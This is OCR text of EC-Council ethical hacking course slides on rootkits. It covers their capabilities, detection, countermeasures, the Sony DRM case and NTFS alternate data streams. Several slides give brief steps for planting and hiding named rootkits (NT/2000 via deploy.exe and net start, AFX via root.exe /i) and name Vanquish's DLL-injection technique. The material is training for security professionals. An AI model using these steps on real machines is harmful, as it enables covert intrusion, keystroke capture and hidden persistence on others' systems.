
For example, to hide the existence of a file, the rootkit intercepts all system calls that can carry a file name argument, such as open(), chdir(), and unlink()



CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Why Rootkits



CHC: Hiding files

EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hacking Tool: NT/2000 RootKit

What if the very code of the operating system came under the control of the attacker?

The NT/2000 rootkit is built as a kernel mode driver which can be dynamically loaded at the run time

The NT/2000 rootkit runs with system privileges, right at the core of the NT kernel, so it has access to all the resources of the operating system



The rootkit can also:

- Hide processes (that is, keep them from being listed)
- Hide files
- Hide registry entries
- Intercept keystrokes typed at the system console
- Issue a debug interrupt, causing a blue screen of death
- Redirect EXE files



CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Planting the NT/2000 Rootkit

The rootkit contains a kernel mode device driver, called _root_.sys, and a launcher program, called deploy.exe

After gaining access to the target system, the attacker will copy _root_.sys and deploy.exe onto the target system and execute deploy.exe

This will install the rootkit device driver and start it up. The attacker later deletes deploy.exe from the target machine

The attacker can then stop and restart the rootkit by using the commands net stop _root and net start _root_

Once the rootkit is started, the file _root_.sys stops appearing in the directory listings. The rootkit intercepts the system calls for listing files and hides all files beginning with _root_ from display

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkit - Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkits in Linux

A rootkit is also referred to as a set of modified and recompiled Unix tools (typically including ps, netstat, and passwd) designed to hide any trace of the intruder's presence or existence

A rootkit may include programs to monitor traffic, create a back door into the system, alter log files, and attack other machines on the network

CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Detecting Rootkits

Detecting rootkits is a problem

Once infected with a rootkit, you cannot trust your operating system

You cannot believe what the system tells you when you request a list of running processes or files in a directory

One way to get around this is to shut down the suspect computer and check its storage after booting from alternative media that you know is clean, such as a bootable CD-ROM



CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steps for Detecting Rootkits

Simple steps you can take to detect some of today's ghostware:

Run *"dir /s /b /ah"* and *"dir /s /b /a-h"* inside the potentially infected OS and save the results

Boot into a clean CD, run *"dir /s /b /ah"* and *"dir /s /b /a-h"* on the same drive and save the results

Run a clean version of WinDiff from the CD on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from outside)

Note: There will be some false positives. Also, this does not detect stealth software that hides in BIOS, Video card EEPROM, bad disk sectors, Alternate Data Streams, and so on

CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkit Detection Tools

BlackLight from F-Secure Corp.

- http://www.f-secure.com/blacklight

RootkitRevealer from Sysinternals

- http://www.sysinternals.com/Utilities/RootkitRevealer.html

Malicious Software Removal Tool from Microsoft Corp

- http://www.microsoft.com/security/malware remove/default.mspx





CHC: Hiding files

EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Sony Rootkit Case Study

In October 2005 Mark Russinovich discovered that some Sony BMG Music Entertainment CDs use rootkit technology to automatically install digital rights management software on Windows computers

The intent of this kludge was to prevent unauthorized digital copying of the music

The Sony music CD creates a hidden directory and installs several of its own device drivers; it then reroutes Windows systems calls to its own routines

It intercepts kernel-level application programming interfaces and tries to disguise its presence

Sony was hit with numerous lawsuits across the United States for planting a rootkit on users' computers without their knowledge

For more information, visit: http://www.sysinternals.com/blog/2005/10/sony-rootkits-and-digital-rights.html

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkit: Fu


It operates using Direct Kernel Object Manipulation

It comes with two components—the dropper (fu.exe) and the driver (msdirectx.sys)



It can:


- Hide processes and drivers
- List processes and drivers that were hidden using hooking techniques
- Add privileges to any process token
- Make actions in the Windows Event Viewer appear as someone else's actions



CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Fu: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkit: AFX Rootkit

This program patches Windows API to hide certain objects from being listed

Current version hides:

- Processes
- Handles
- Modules
- Files & Folders
- Registry Keys & Values
- Services
- TCP/UDP Sockets
- Systray Icons

Configuring a computer with the rootkit is simple:

- 1. Create a new folder with a uniqiue name, i.e., `c:\windows\rewt\`
- 2. In this folder, place the root.exe, i.e., `c:\windows\rewt\root.exe`
- 3. Execute root.exe with the "/i" parameter, i.e., start `c:\windows\rewt\root.exe /I`

Everything inside the root folder is now invisible!

CHC: Hiding files

EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkit: AFX Rootkit (cont'd)

Removal: How to remove this rootkit

Method 1

1. Run the root.exe with the "/u" parameter
2. Delete all files associated with it
3. Reboot

Method 2

1. Boot into safe mode
2. Locate the service with the root folder's name
3. Remove the service and delete all the files associated with it
4. Reboot

CHC: Hiding files

EC-Council


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkit: Nuclear

Nuclear rootkit performs as a user-level hook on certain APIs, allowing you to hide or modify some items on the NT-Based OS (NT/2000/Xp/Windows 2003

Features:


- Process
  Hides process(s) totally from the task manager
- File/Directory
  Hides directory(s) or file(s) from Windows Explorer
- Registry
  Hides registry value(s) from the registry editor and MSConfig
- Ports/Protocols
  Hides connections on/through any port(s)/protocol(s) in netstat
- Modules
  Hides modules in specific processes from any module explorer
- Application Block
  Blocks explorer from executing a list of applications
- Connection Block
  Blocks applications from connecting to any host
- Persistence
  Protects Directory(s) or File(s) from being deleted/renamed/moved





CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Nuclear: Screenshot











CHC: Hiding files

EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkit:Vanquish

Vanquish is a dll injection-based, winapi hooking rootkit

It hides files, folders, registry entries, and log passwords

In case of registry hiding, Vanquish uses an advanced system to keep track of enumerated keys/values and hides the ones that need to be hidden

For dll injections, the target process is first written with the string 'VANQUISH.DLL' (VirtualAllocEx, WriteProcessMemory) and then CreateRemoteThread

For API hooking, Vanquish uses various programming tricks



CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkit Countermeasures

Back up critical data and reinstall OS/applications from a trusted source

Do not rely on backups, as there is a chance of restoring from Trojaned software

Keep a well-documented automated installation procedure

Store availability of trusted restoration media



CHC: Hiding files

EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Patchfinder

Patchfinder (PF) is a sophisticated diagnostic utility designed to detect system libraries and kernel compromises

Its primary use is to check if the given machine has been attacked with some modern rootkits like Hacker Defender, AFX, Vaniquish, and He4Hook




CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

RootkitRevealer

RootkitRevealer from www.sysinternals.com scans the drive and the registry for the presence of rootkits



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Creating Alternate Data Streams

Start by going to the command line and typing notepad test.txt

Put some data in the file, save the file, and close notepad

From the command line, type dir test.txt and note the file size

Next, go to the command line and type *notepad test.txt:hidden.txt*. Type some text into Notepad, save the file, and close

Check the file size again and notice that it hasn't changed!

On opening the test.txt, only the original data will be seen


When the *type* command is used on the filename from the command line, only the original data is displayed

On typing *type test.txt:hidden.txt*, a syntax error message is displayed

CHC: Hiding files

